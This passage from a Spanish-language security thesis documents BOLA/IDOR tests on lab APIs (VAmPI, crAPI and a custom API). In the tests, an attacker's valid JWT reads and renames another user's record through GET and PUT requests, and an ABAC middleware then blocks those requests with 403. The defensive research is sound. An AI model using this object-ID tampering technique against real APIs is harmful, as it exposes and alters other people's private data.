
"token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9...",

```
    "usuario": {
      "id": 2,
      "nombre": "Atacante Uno",
      "email": "atacante@test.com",
      "rol": "user"
    }
  }
```


Análisis: El servidor emitió un JWT firmado con HS256 cuyo payload contiene el claim id=2. Este token es criptográficamente válido y auténtico para el usuario atacante. A partir de este punto, el atacante dispone de una credencial legítima que será suficiente para que el middleware auth.js lo considere autenticado en cualquier endpoint protegido - condición necesaria para la explotación BOLA en las pruebas siguientes.

Figura 29

Login del atacante y emisión del token JWT - 200 OK, POST /api/v1/users/login



Prueba 5 - Detalle del resultado (BOLA - Lectura no autorizada):

Petición: GET /api/v1/users/1

Authorization: Bearer <token atacante, id=2>

Respuesta: 200 OK

Body:

{

"usuario": {

"id": 1,

"nombre": "Victor Victima",

"email": "victor@test.com",


"rol": "user"

```
    }
  }
```

Análisis: El servidor validó la firma del JWT (AuthN ✓) pero no verificó que el id del token (2) coincida con el id del recurso solicitado (1). Los datos privados del usuario víctima fueron expuestos íntegramente al atacante, incluyendo nombre, email y rol.

Figura 30

Explotación BOLA - lectura no autorizada del perfil de la víctima, 200 OK - GET /api/v1/users/1 con token del atacante id=2



Prueba 6 - Detalle del resultado (BOLA - Escritura no autorizada):

Petición: PUT /api/v1/users/1

Authorization: Bearer <token atacante, id=2>

Body: { "nombre": "Victor HACKEADO" }

Respuesta: 200 OK


Body:


```
{
  "mensaje": "Usuario actualizado",
  "usuario": {
    "id": 1,
    "nombre": "Victor HACKEADO",
    "email": "victor@test.com",
    "rol": "user"
  }
}
```


Análisis: El atacante logró modificar permanentemente el atributo nombre del usuario víctima en la base de datos. La API no rechazó la operación de escritura porque únicamente verificó que el JWT fuera auténtico, sin comprobar la relación de propiedad entre el sujeto (id=2) y el objeto modificado (id=1). Este resultado demuestra que BOLA no solo expone datos (impacto de confidencialidad) sino que también permite su alteración (impacto de integridad), conforme a la taxonomía CWE-639

Figura 31

Explotación BOLA - modificación no autorizada del nombre de la víctima a "Victor HACKEADO", 200 OK - PUT /api/v1/users/1 con token id=2



4.1.3.2. Fase 3 - Escenario Mitigado (BOLA_MITIGADO=true)

Para este bloque se activó el middleware ABAC editando BOLA_MITIGADO=true en el archivo .env y reiniciando el servidor. Se reutilizó el mismo token JWT del atacante (id=2) empleado en la Fase 2, garantizando que la única variable de control modificada entre ambos escenarios sea la activación del middleware, no las credenciales del atacante. Sobre la persistencia: la base no se dejó otra vez en un volcado limpio de antes de la Fase 2. La Fase 3 partió de lo que quedó después de las pruebas vulnerables, incluido el cambio de nombre de la víctima en la Prueba 6. Eso no rompe la comparación. Aquí el criterio es binario y mira el código HTTP de autorización (403 vs 200) sobre id=1 e id=2, no si el campo nombre quedó intacto. Los objetos de prueba seguían siendo los mismos registros (víctima id=1, atacante id=2).

Tabla 7

Resultados de las pruebas de concepto en Fase 3 (con ABAC activo).

#	Descripción	Método	Endpoint	HTTP	Estado
7	Intento de lectura no autorizada bloqueado por ABAC. Token id=2, recurso=1	GET	/users/1	403 Forbidden	✓ ABAC
8	Intento de escritura no autorizada bloqueado por ABAC. Token id=2, recurso=1	PUT	/users/1	403 Forbidden	✓ ABAC
9	Acceso legítimo al propio recurso. Token id=2 accede a id=2 (propio perfil)	GET	/users/2	200 OK	✓ OK

Prueba 7 - Detalle del resultado (ABAC bloquea lectura):

Petición: GET /api/v1/users/1

Authorization: Bearer <token atacante, id=2>

Respuesta: 403 Forbidden

Body:

```
{
  "error": "Acceso denegado",
  "detalle": "El usuario autenticado (id=2) no es propietario
      del recurso solicitado (id=1).",
```

"mitigacion": "ABAC activo — Zero Trust aplicado"


}

Análisis: el middleware ABAC cortó la petición. Sacó el id=2 del JWT y lo comparó con el id=1 del parámetro de ruta. Como no coincidían, respondió 403 Forbidden y no llegó a consultar la base de datos. En la respuesta va el campo mitigacion, que indica qué defensa se aplicó.

Hacia el cliente la respuesta se deja genérica, para no filtrar identificadores ni detalles de la autorización. Lo técnico (id del sujeto, id del recurso y la ruta) queda solo en los logs internos del servidor.

Figura 32

Mitigación ABAC: lectura bloqueada (403 Forbidden) en GET /api/v1/users/1 con token del atacante id=2 y BOLA_MITIGADO=true



Prueba 8 — Detalle del resultado (ABAC bloquea la escritura):

Petición: PUT /api/v1/users/1

Authorization: Bearer <token atacante, id=2>

Body: { "nombre": "Intento fallido" }

Respuesta: 403 Forbidden

Body:

{

"error": "Acceso prohibido",

"detalle": "El usuario autenticado (id=2) no es propietario

del recurso solicitado (id=1).",


"mitigacion": "ABAC activo — Zero Trust aplicado"

}

Análisis: igual que en la prueba anterior, el middleware ABAC cortó la escritura antes de llegar al controlador de la ruta. El nombre de la víctima no cambió en la base de datos. Eso muestra que la integridad de los datos quedó protegida.

Figura 33

Mitigación ABAC: escritura bloqueada (403 Forbidden) en PUT /api/v1/users/1 con body "Intento fallido" y BOLA_MITIGADO=true



Prueba 9 — Detalle del resultado (acceso legítimo permitido):

Petición: GET /api/v1/users/2

Authorization: Bearer <token atacante, id=2>

Respuesta: 200 OK


Body:

```
{
  "usuario": {
    "id": 2,
    "nombre": "Atacante Uno",
    "email": "atacante@test.com",
    "rol": "user"
  }
}
```


Análisis: el middleware ABAC comprobó que token.id (2) coincide con params.id (2) y dejó pasar la petición con 200 OK. Con eso se ve que la mitigación no arma falsos positivos: el usuario sigue pudiendo entrar a su propio recurso. Cumple el criterio de éxito de mantener la conformidad funcional de la API después de meter la defensa.

Figura 34

Acceso legítimo al propio recurso: 200 OK con ABAC activo, GET /api/v1/users/2 con token del atacante id=2 y BOLA_MITIGADO=true



4.2. Análisis de Resultados

4.2.1. Análisis de Resultados API Vampi

Luego de la ejecución controlada de la prueba de concepto automatizada en el entorno experimental VAmPI, se obtuvieron hallazgos críticos sobre la arquitectura de control de acceso de la API analizada. Los datos recolectados proporcionan evidencia empírica clara del comportamiento del sistema antes de la aplicación de controles de mitigacion.

4.2.1.1. Diagnóstico del Comportamiento Ofensivo y Exposición de Datos

El análisis del flujo de ejecución del script de ataque mostró que la API tiene una ausencia total de validaciones cruzadas entre la identidad contenida en la firma del token JWT de la sesión y el parámetro u objeto solicitado directamente en la URI (/users/v1/<username>).

Los resultados métricos y lógicos derivados de la PoC se sintetizan en los siguientes puntos clave:

- **Efectividad del Vector Ofensivo:** De un universo de 6 usuarios registrados en el sistema (5 potenciales objetivos excluyendo la cuenta del atacante), el script logró acceder con éxito al 100% de los perfiles objetivo-definidos en el laboratorio (5 de

5 potenciales objetivos, sobre un universo de 6 usuarios registrados, excluyendo la cuenta del atacante).

- **Filtración de Información Confidencial:** El atacante obtuvo acceso inmediato a la información clasificada como de uso privativo (direcciones de correo electrónico específicas y estructuras internas de cuentas) correspondientes a usuarios críticos.
- **Análisis del Mecanismo de Falla:** La API se limitó a procesar el encabezado *Authorization: Bearer $TOKEN* de manera genérica. El componente de software validó que el token JWT fuera sintácticamente correcto y estuviera firmado por una entidad de confianza (Mecanismo de Autenticación Exitoso), pero no verificó si el sujeto autenticado contaba con los privilegios requeridos para consultar el recurso específico del usuario solicitado en la ruta de la petición (Fallo Crítico de Autorización Horizontal).

4.2.1.2. Matriz de Hallazgos Técnicos de la Vulnerabilidad BOLA

Con el propósito de organizar la evidencia para la siguiente fase de remediación, se detalla el comportamiento del tráfico de red observado durante las interacciones con el protocolo HTTP:

Tabla 8

Tráfico de red evidenciado durante las interacciones con el protocolo HTTP

Parámetro / Componente	**Comportamiento Observado en el Entorno Vulnerable**	**Impacto en la Seguridad**
Endpoint Evaluado	/users/v1/{username}	Identificador de objeto expuesto en texto plano y predecible a través de la URI.

Método HTTP	GET	Recuperación directa de recursos arbitrarios.
Token Suministrado	Pertenece exclusivamente a pruebaUIDE	Válido en estructura, pero sin relación con las víctimas.
Código de Estado HTTP	200 OK	El servidor concede el acceso sin restricciones de propiedad.
Payload de Respuesta	Datos completos del perfil ajeno (email, etc.)	Violación total de la confidencialidad de la información.


Los hallazgos recopilados demuestran de forma concluyente que la API de pruebas infringe el principio de mínimo privilegio y carece de políticas lógicas internas basadas en contextos de propiedad (*Data-centric validation*). Esto confirma la viabilidad técnica del ataque BOLA dentro de la infraestructura evaluada, sirviendo como línea base y justificación para el desarrollo e implementación del modelo defensivo.

4.2.2. Análisis de resultados API OWASP crAPI

Al transmitir la petición modificada hacia el servidor a través de Burp Suite, se obtuvo una respuesta HTTP con código de estado 200 OK. El cuerpo de la respuesta (en formato JSON) devolvió con éxito los datos sensibles de geolocalización (latitud, longitud) y el nombre del propietario asociados exclusivamente al vehículo del Usuario B, a pesar de que la solicitud fue firmada con el token de identidad del Usuario A.

Figura 35

Respuesta exitosa del servidor con los datos expuestos del Usuario B.



Los resultados obtenidos confirman la presencia de una vulnerabilidad de **Broken Object Level Authorization (BOLA)**, clasificada en el puesto número uno (API1:2019 / API1:2023) del Top 10 de Seguridad en APIs de OWASP.

El fallo radica en que el microservicio encargado del endpoint GET /identity/api/v2/vehicle/{uuid}/location implementa controles de autenticación (el token JWT es válido y está bien estructurado), pero carece por completo de controles de **autorización a nivel de objeto**. El backend valida *quién* está haciendo la petición, pero no verifica si ese usuario autenticado tiene el derecho o la relación de propiedad para consultar el recurso específico ({uuid}) solicitado en la URL.

El impacto derivado de este fallo de diseño en la API es crítico. Un atacante malintencionado que cuente con una cuenta válida en la plataforma podría automatizar peticiones (mediante técnicas de *fuzzing* o enumeración si los IDs fueran secuenciales, o mediante recolección de UUIDs por otros canales) para exfiltrar de forma masiva las ubicaciones geográficas en tiempo real de cualquier vehículo registrado en el sistema. Esto compromete directamente los pilares de confidencialidad y privacidad de la información de los usuarios de la aplicación.

Para corregir el fallo identificado en esta prueba de concepto, la lógica del backend debe reestructurarse para adoptar un enfoque de control de acceso basado en relaciones (ReBAC) o políticas estrictas de verificación. El servidor debe ejecutar una consulta intermedia a la base de datos para validar que el user_id extraído del token JWT coincida plenamente con el owner_id registrado para el {uuid} del vehículo solicitado antes de retornar cualquier tipo de información sensible. Si esta validación falla, la API debe denegar el acceso devolviendo un código de estado HTTP 403 Forbidden o 404 Not Found.

4.2.3. Análisis de resultados API Propia

Los resultados obtenidos en las nueve pruebas de concepto permiten establecer conclusiones técnicas concretas respecto a los objetivos planteados en el Capítulo 1.

4.2.3.1. Confirmación del Vector de Ataque BOLA

En la Fase 2 se confirmó en la práctica el vector BOLA (API1:2023 de OWASP / CWE-639). Con un JWT válido del atacante (id=2) se pudo operar sobre la cuenta de la víctima (id=1). En confidencialidad, se leyó el perfil completo (nombre, email y rol). En integridad, se cambió de forma permanente el nombre en base de datos a "Victor HACKEADO". El problema no estaba en la autenticación: el token se emitió y se verificó bien. Lo que faltaba era una capa de autorización que revise la relación de propiedad entre el sujeto autenticado y el objeto pedido. El servidor trató AuthN válida como si bastara para AuthZ sobre cualquier recurso. Eso encaja con la taxonomía de de Almeida y Bonifácio (2023).

La Tabla 9 sintetiza el impacto de la vulnerabilidad según las dimensiones de la tríada CIA (Confidencialidad, Integridad, Disponibilidad):

Tabla 9

Impacto de BOLA en la tríada CIA — Fase 2.

Dimensión CIA	**Impacto demostrado**	**Prueba**

Confidencialidad	Exposición del perfil completo de la víctima a un usuario no autorizado.	P5 (GET)
Integridad	Modificación del nombre de la víctima sin su consentimiento ni conocimiento.	P6 (PUT)
Disponibilidad	N No se demostró en este set de pruebas. El análisis empírico de la Fase 2 se limitó a GET/:id (P5) y PUT/:id (P6). DELETE/:id usa la misma cadena de middlewares y, por diseño, el mismo fallo lógico de autorización, pero su explotación no entró en la prueba de concepto. Por eso las conclusiones de impacto quedan en confidencialidad e integridad.	–

4.2.3.2. Validación de la eficacia del middleware ABAC

Las pruebas 7, 8 y 9 sirven para validar el componente defensivo en middleware/abac.js. Con eso se cubre el objetivo específico 4 del proyecto: implementar el modelo de mitigación y comprobar su eficacia con pentesting de regresión, mostrando que se elimina el fallo sin romper el uso normal del sistema. El resumen de resultados está en la Tabla 10:

Tabla 10

Comparación de respuestas HTTP por endpoint y fase.

Petición	**Fase 2 (BOLA activa)**	**Fase 3 (ABAC activo)**	**Resultado**
GET /users/1 Token id=2 → rec. 1	200 OK Datos expuestos	403 Forbidden Acceso bloqueado	✓ ABAC efectivo
PUT /users/1 Token id=2 → rec. 1	200 OK Datos modificados	403 Forbidden Escritura bloqueada	✓ ABAC efectivo
GET /users/2	200 OK	200 OK	✓ Sin regresión

Token id=2 → rec. 2	Acceso legítimo	Acceso legítimo	

Con el middleware ABAC, la tasa de éxito de los vectores evaluados bajó a cero. En corto: GET /users/:id (id ajeno) pasó de explotable en Fase 2 a no explotable en Fase 3; lo mismo con PUT /users/:id (id ajeno). En cambio, GET /users/:id (id propio) se mantuvo funcional en las dos fases.

Además, la prueba 9 muestra que la defensa no mete regresión funcional: el acceso al propio recurso sigue en 200 OK en Fase 2 y en Fase 3. La mitigación corta solo los accesos cruzados entre usuarios y no los flujos legítimos.

Visto desde ABAC (NIST SP 800-162, 2014), la regla lógica que se implementó alcanzó para neutralizar el vector de ataque:

Autorizar ⇔ Atributo_sujeto(id_token) == Atributo_objeto(propietario_id)

O BIEN Atributo_sujeto(rol) === 'admin'

Evaluar esa regla en tiempo de ejecución, en la capa de aplicación cerca de la persistencia —como recomiendan de Almeida y Bonifácio (2023)— resultó ser la contramedida estructural que funcionó frente a BOLA en este espécimen.

Un API Gateway u otros controles de perímetro pueden meter políticas de autorización si tienen contexto suficiente de sujeto y objeto. Pero si solo validan que el token sea auténtico, no alcanzan para asegurar la propiedad del recurso. Por eso este proyecto concluye que hace falta una validación contextual en la aplicación (JWT.id frente a :id) en cada petición sensible.

CAPITULO 5

5. CONCLUSIONES Y RECOMENDACIONES

5.1. Conclusiones

- **Eficiencia del Modelo Defensivo:** La implementación de un middleware de autorización centralizada, basado en el paradigma Zero Trust y el modelo ABAC, demostró una disminución a cero de la explotación en los casos de prueba evaluados empíricamente en la API propia (GET /users/:id y PUT /users/:id). A pesar de que el (DELETE /users/:id) comparte la misma cadena de middlewares, su explotación no fue incluida en las pruebas de concepto; por lo tanto, la afirmación de mitigación se limita a los métodos que fueron validados.
